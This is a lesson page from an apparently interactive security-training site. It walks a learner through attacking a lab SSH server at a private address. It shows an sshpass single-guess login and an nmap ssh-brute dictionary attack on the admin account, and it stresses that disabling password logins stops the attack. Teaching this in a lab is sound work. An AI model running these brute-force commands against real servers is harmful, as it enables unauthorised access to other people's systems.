 Hack the Route Start free Open app
The idea

An SSH server that takes passwords is only as safe as the passwords on it. A weak password is one on every attacker's list, so a login falls to patience, not cleverness — and turning passwords off removes the whole attack.
Steps
-
The door is locked
SSH is open on the file server, but it wants the
adminpassword. You are the attacker on the other machine and do not know it, so try one guess,hunter2. See whether a single blind guess gets anywhere.attacker:~# sshpass -p hunter2 ssh -o StrictHostKeyChecking=no -o UserKnownHostsFile=/dev/null -o LogLevel=ERROR -o ConnectTimeout=5 admin@10.0.1.10 true
-
Guessing from a list
One guess is hopeless, but a computer never tires. A dictionary attack tries a whole list of the passwords people most often pick, stopping at the first that works. Point nmap's
ssh-bruteat the admin account.attacker:~# nmap -p 22 --script ssh-brute --script-args userdb=/tmp/users.lst,passdb=/tmp/pass.lst,ssh-brute.timeout=6s,brute.firstonly=true 10.0.1.10
Pro
2 more steps in the app
- Inside
- The trail in the log